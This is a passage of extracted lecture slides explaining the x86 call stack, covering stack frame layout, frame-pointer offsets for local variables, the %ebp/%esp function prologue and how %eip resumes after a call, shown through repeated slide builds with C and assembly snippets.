    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff



Local variables  
Pushed in the  
Same order as  
They appear in  
the code


Arguments pushed in  
Reverse order

# Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff



Local variables  
Pushed in the  
Same order as  
They appear in  
the code


Arguments pushed in  
Reverse order

# Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff



Local variables  
Pushed in the  
Same order as  
They appear in  
the code

Two values  
Between the argument  
And the local variables

Arguments pushed in  
Reverse order




# Stack Frame

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff




The part of stack corresponding to this particular invocation of this function

# Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



# Stack Frame

```
void main() { countUp(3); }  
  
Void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```

0x00000000


0xffffffff



Stack  
pointer

# Stack Frame

```
void main() { countUp(3); }  
  
Void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```




# Stack Frame

```
void main() { countUp(3); }  
  
Void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```

0x00000000


0xffffffff



Stack  
pointer

# Stack Frame

```
void main() { countUp(3); }  
  
Void countUp(int n) {  
    if(n > 1)  
        countUp(n-1);  
    printf("%d\n", n);  
}
```



# Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```

0x00000000

0xffffffff



Stack  
pointer

# Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```

0x00000000

0xffffffff




Stack  
pointer



# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

0xffffffff




# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff




# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff




0xbffff323

# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff



0xbffff323


Unpredictable at  
compile time

# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff



0xbffff323


Unpredictable at  
compile time

# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff



0xbffff323

Unpredictable at  
compile time


- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

# Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

0xffffffff



Frame Pointer **%ebp**

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

# Accessing Variables


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

**Q: Where is loc3?**

**A: -12(%ebp)**

**Offset based on %ebp**

0xffffffff



Frame Pointer **%ebp**

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s



# %ebp Example

%ebp

A memory address

(%ebp)

The value at memory address of %ebp

0xffffffff



# %ebp Example

0xbfff03b8

%ebp

A memory address

(%ebp)

The value at memory address of %ebp

0xffffffff



# %ebp Example

0xbfff03b8

%ebp

A memory address

(%ebp)

The value at memory address of %ebp

0xbfff03b8

0xffffffff



%ebp

# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

0xbfff03b8

0xffffffff

0xbfff0720

%ebp

# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

pushl %ebp

0xbfff03b8

0xffffffff

0xbfff0720

%ebp

# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

pushl %ebp

%esp

0xbfff03b8

0xffffffff

0xbfff0720

%ebp

# %ebp Example

0xbfff03b8

%ebp


A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

pushl %ebp



# %ebp Example

0xbfff03b8

%ebp


A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

`pushl %ebp`





# %ebp Example

0xbfff03b8

%ebp


A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

`pushl %ebp`



# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

```
pushl    %ebp  
movl     %esp, %ebp /* %ebp=%esp */
```

%esp

0xbfff03b8

0xffffffff

0xbfff03b8

0xbfff0720

%ebp

# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

```
pushl    %ebp  
movl     %esp, %ebp /* %ebp=%esp */
```

%esp

0xbfff03b8

0xffffffff

0xbfff03b8

0xbfff0720

%ebp

# %ebp Example

0xbfff03b8

%ebp

A memory address

0xbfff0720

(%ebp)

The value at memory address of %ebp

```
pushl    %ebp  
movl     %esp, %ebp /* %ebp=%esp */
```

0xbfff0200 %esp

0xbfff03b8

0xffffffff



%ebp

# %ebp Example

~~0xbfff03b8~~

%ebp

A memory address

**0xbfff0200**

0xbfff0720

(%ebp)

The value at memory address of %ebp

```
pushl    %ebp  
movl     %esp, %ebp /* %ebp=%esp */
```

0xbfff0200 **%esp**

0xbfff03b8

0xffffffff



**%ebp**

# %ebp Example

~~0xbfff03b8~~

%ebp

A memory address

**0xbfff0200**

~~0xbfff0720~~

(%ebp)

The value at memory address of %ebp

**0xbfff03b8**

```
pushl    %ebp
movl     %esp %ebp /* %ebp=%esp */
```

0xbfff0200 **%esp**

0xbfff03b8

0xffffffff



**%ebp**

# %ebp Example

~~0xbfff03b8~~

%ebp

A memory address

**0xbfff0200**

~~0xbfff0720~~

(%ebp)

The value at memory address of %ebp


**0xbfff03b8**

```
pushl    %ebp
movl     %esp, %ebp /* %ebp=%esp */
movl     (%ebp), %ebp /* %ebp=(%ebp) */
```

0xbfff0200 **%esp**

0xbfff03b8

0xffffffff



# %ebp Example

~~0xbfff03b8~~

%ebp

A memory address

**0xbfff0200**

~~0xbfff0720~~

(%ebp)

The value at memory address of %ebp

**0xbfff03b8**

```
pushl    %ebp
movl     %esp, %ebp /* %ebp=%esp */
movl     (%ebp), %ebp /* %ebp=(%ebp) */
```

0xbfff0200 **%esp**

0xbfff03b8

0xffffffff




**%ebp**



# Return from Functions

```
int main ()  
{  
    ...  
    func("hey", 10, -3);  
    ...  
}
```


0xffffffff



# Return from Functions

```
int main ()  
{  
    ...  
    func("hey", 10, -3);  
    ...  
}
```


0xffffffff



Q: How do we restore %ebp?


# Return from Functions

```
int main ()  
{  
    ...  
    func("hey", 10, -3);  
    ...  
}
```



# Return from Functions

```
int main ()
{
    ...
    func("hey", 10, -3);
    ...
}
```




**Q: How do we restore %ebp?**

**1. Push %ebp before local**

# Return from Functions

```
int main ()
{
    ...
    func("hey", 10, -3);
    ...
}
```




**Q: How do we restore %ebp?**

1. Push %ebp before local
2. Set %ebp to current %esp

# Return from Functions

```
int main ()
{
    ...
    func("hey", 10, -3);
    ...
}
```




**Q: How do we restore %ebp?**

1. Push %ebp before local
2. Set %ebp to current %esp

# Return from Functions

```
int main ()
{
    ...
    func("hey", 10, -3);
    ...
}
```

0xffffffff



**Q: How do we restore %ebp?**


1. Push %ebp before local
2. Set %ebp to current %esp
3. Set %ebp to (%ebp) at return

# Return from Functions – Resume previous execution

```
int main ()  
{  
    ...  
    func("hey", 10, -3);  
    ...  
}
```

← **Q: How do we resume here?**

0xffffffff






# Programs in Memory

4G

0xffffffff



Code

0


```
...  
2760:  movl 0xa, 0x4(%esp)  
2762:  call <func>  
2764:  mov 0x0, %eax  
...
```

0x00000000

# Programs in Memory

4G

0xffffffff



Code

0

```
...  
2760: movl 0xa, 0x4(%esp)  
2762: call <func>  
2764: mov 0x0, %eax  
...
```


← **%eip**

0x00000000

# Programs in Memory

4G

0xffffffff



```
...  
2760: movl 0xa, 0x4(%esp)  
2762: call <func>  
2764: mov 0x0, %eax  
...
```


← **%eip**

0x00000000

# Programs in Memory

4G

0xffffffff



```
...  
3800:  push %ebp  
3802:  mov  %esp, %ebp  
...
```

← **%eip**

```
...  
2760:  movl 0xa, 0x4(%esp)  
2762:  call <func>  
2764:  mov 0x0, %eax  
...
```


0

0x00000000

# Programs in Memory

4G

0xffffffff



Code

0

0x00000000

```
...  
3800:  push %ebp  
3802:  mov  %esp, %ebp  
...
```


← **%eip**

```
...  
2760:  movl 0xa, 0x4(%esp)  
2762:  call <func>  
2764:  mov 0x0, %eax  
...
```

# Programs in Memory

4G

0xffffffff



```
...  
3800:  push %ebp  
3802:  mov  %esp, %ebp  
...
```

← **%eip**

```
...  
2760:  movl 0xa, 0x4(%esp)  
2762:  call <func>  
2764:  mov 0x0, %eax  
...
```

0

0x00000000

# Programs in Memory

4G

0xffffffff



Code

0

```
...  
2760: movl 0xa, 0x4(%esp)  
2762: call <func>  
2764: mov 0x0, %eax  
...
```

← **%eip**

